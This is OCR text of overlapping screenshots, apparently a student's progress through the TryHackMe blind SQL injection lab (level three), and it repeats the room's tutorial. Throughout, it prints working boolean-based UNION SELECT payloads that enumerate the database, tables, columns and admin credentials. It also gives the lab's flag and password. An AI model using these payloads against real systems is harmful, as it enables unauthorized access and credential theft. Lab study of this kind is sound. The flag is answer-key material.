

TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (69%)
admin123' UNION SELECT 1,2,3 where database() like '%';--
We get a true response because, in the like operator, we just have the value of %, which will match anything as it's the wildcard value. If we change the wildcard operator to a%, you'll see the response goes back to false, which confirms that the database name does not begin with the letter a. We can cycle through all the letters, numbers and characters such as - and _ until we discover a match. If you send the below as the username value, you'll receive a true response that confirms the database name begins with the letter s.
admin123' UNION SELECT 1,2,3 where database() like 's%';--
Now you move on to the next character of the database name until you find another true response, for example, 'sa%', 'sb%', 'sc%', etc. Keep on with this process until you discover all the characters of the database name, which is sqli_three.
We've established the database name, which we can now use to enumerate table names using a similar method by utilising the information_schema database. Try setting the username to the following value:
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'a%';--
query looks for results in the information_schema database in the tables table where the se name matches sqli_three, and the table name begins with the letter a. As the above query results in a false response, we can confirm that there are no tables in the sqli_three database that begin with the letter a. Like previously, you'll need to cycle through letters, numbers and characters
SQL Injection Examples
Level Three
Boolean Based Blind SQLi
THM{SQL_INJECTION_9581}
:heckuser?username=admin123' UNION SELECT 1,2,3 where database() like 's%';--
{"taken":false}
https://website.thm/login
Login Form
Username:
admin123
Password:
Login
SQL Query
SQL Results
sqlinjectionv2-badr (savagenj)
34min 21s



TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (69%)
name begins with the letter s.
admin123' UNION SELECT 1,2,3 where database() like 's%';--
Now you move on to the next character of the database name until you find another true response, for example, 'sa%', 'sb%', 'sc%', etc. Keep on with this process until you discover all the characters of the database name, which is sqli_three.
We've established the database name, which we can now use to enumerate table names using a similar method by utilising the information_schema database. Try setting the username to the following value:
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'a%';--
This query looks for results in the information_schema database in the tables table where the database name matches sqli_three, and the table name begins with the letter a. As the above query results in a false response, we can confirm that there are no tables in the sqli_three database that begin with the letter a. Like previously, you'll need to cycle through letters, numbers and characters until you find a positive match.
You'll finally end up discovering a table in the sqli_three database named users, which you can by running the following username payload:
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema =
SQL Injection Examples
Level Three
Boolean Based Blind SQLi
THM{SQL_INJECTION_9581}
https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 FROM ir
{"taken":false}
https://website.thm/login
Login Form
Username:
admin123
Password:
Login
SQL Query
SQL Results
sqlinjectionv2-badr (savagenj)
33min 52s



TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (69%)
database name matches sqli_three, and the table name begins with the letter a. As the above query results in a false response, we can confirm that there are no tables in the sqli_three database that begin with the letter a. Like previously, you'll need to cycle through letters, numbers and characters until you find a positive match.
You'll finally end up discovering a table in the sqli_three database named users, which you can confirm by running the following username payload:
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name='users';--
Lastly, we now need to enumerate the column names in the users table so we can properly search it for login credentials. Again, we can use the information_schema database and the information we've already gained to query it for column names. Using the payload below, we search the columns table where the database is equal to sqli_three, the table name is users, and the column name begins with the letter a.
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%';
Again, you'll need to cycle through letters, numbers and characters until you find a match. As you're looking for multiple results, you'll have to add this to your payload each time you find a new column
o avoid discovering the same one. For example, once you've found the column named id,
ppend that to your original payload (as seen below).
SQL Injection Examples
Level Three
Boolean Based Blind SQLi
THM{SQL_INJECTION_9581}
ation_schema.tables WHERE table_schema = 'sqli_three' and table_name='users';--
{"taken":false}
https://website.thm/login
Login Form
Username:
admin123
Password:
Login
SQL Query
SQL Results
sqlinjectionv2-badr (savagenj)
33min 37s


TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (69%)
for login credentials. Again, we can use the information_schema database and the information we've already gained to query it for column names. Using the payload below, we search the columns table where the database is equal to sqli_three, the table name is users, and the column name begins with the letter a.
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%';
Again, you'll need to cycle through letters, numbers and characters until you find a match. As you're looking for multiple results, you'll have to add this to your payload each time you find a new column name to avoid discovering the same one. For example, once you've found the column named id, you'll append that to your original payload (as seen below).
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and COLUMN_NAME !='id';
Repeating this process three times will enable you to discover the columns' id, username and password. Which now you can use to query the users table for login credentials. First, you'll need to discover a valid username, which you can use the payload below:
admin123' UNION SELECT 1,2,3 from users where username like 'a%
ou've cycled through all the characters, you will confirm the existence of the username admin. Now you've got the username. You can concentrate on discovering the password. The payload below shows you how to find the password:
SQL Injection Examples
Level Three
Boolean Based Blind SQLi
THM{SQL_INJECTION_9581}
LE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%';
{"taken":false}
https://website.thm/login
Login Form
Username:
admin123
Password:
Login
SQL Query
SQL Results
sqlinjectionv2-badr (savagenj)
33min 21s



TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (69%)
Again, you'll need to cycle through letters, numbers and characters until you find a match. As you're looking for multiple results, you'll have to add this to your payload each time you find a new column name to avoid discovering the same one. For example, once you've found the column named id, you'll append that to your original payload (as seen below).
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and COLUMN_NAME !='id';
Repeating this process three times will enable you to discover the columns' id, username and password. Which now you can use to query the users table for login credentials. First, you'll need to discover a valid username, which you can use the payload below:
admin123' UNION SELECT 1,2,3 from users where username like 'a%
Once you've cycled through all the characters, you will confirm the existence of the username admin. Now you've got the username. You can concentrate on discovering the password. The payload below shows you how to find the password:
admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%
Cycling through all the characters, you'll discover the password is 3845.
You can now use the username and password you've enumerated through the blind SQL Injection vulnerability on the login form to access the next level.
SQL Injection Examples
Level Three
Boolean Based Blind SQLi
THM{SQL_INJECTION_9581}
id TABLE_NAME='users' and COLUMN_NAME like 'a%' and COLUMN_NAME !='id';
{"taken":false}
https://website.thm/login
Login Form
Username:
admin123
Password:
Login
SQL Query
SQL Results
sqlinjectionv2-badr (savagenj)
33min 7s



TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (69%)
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and COLUMN_NAME !='id';
Repeating this process three times will enable you to discover the columns' id, username and password. Which now you can use to query the users table for login credentials. First, you'll need to discover a valid username, which you can use the payload below:
admin123' UNION SELECT 1,2,3 from users where username like 'a%
Once you've cycled through all the characters, you will confirm the existence of the username admin. Now you've got the username. You can concentrate on discovering the password. The payload below shows you how to find the password:
admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%
Cycling through all the characters, you'll discover the password is 3845.
You can now use the username and password you've enumerated through the blind SQL Injection vulnerability on the login form to access the next level.
r the questions below
What is the flag after completing level three?
SQL Injection Examples
Level Three
Boolean Based Blind SQLi
THM{SQL_INJECTION_9581}
er?username=admin123' UNION SELECT 1,2,3 from users where username like 'a%
{"taken":false}
https://website.thm/login
Login Form
Username:
admin123
Password:
Login
SQL Query
SQL Results
sqlinjectionv2-badr (savagenj)
32min 43s






And after an eternity, we have the flag




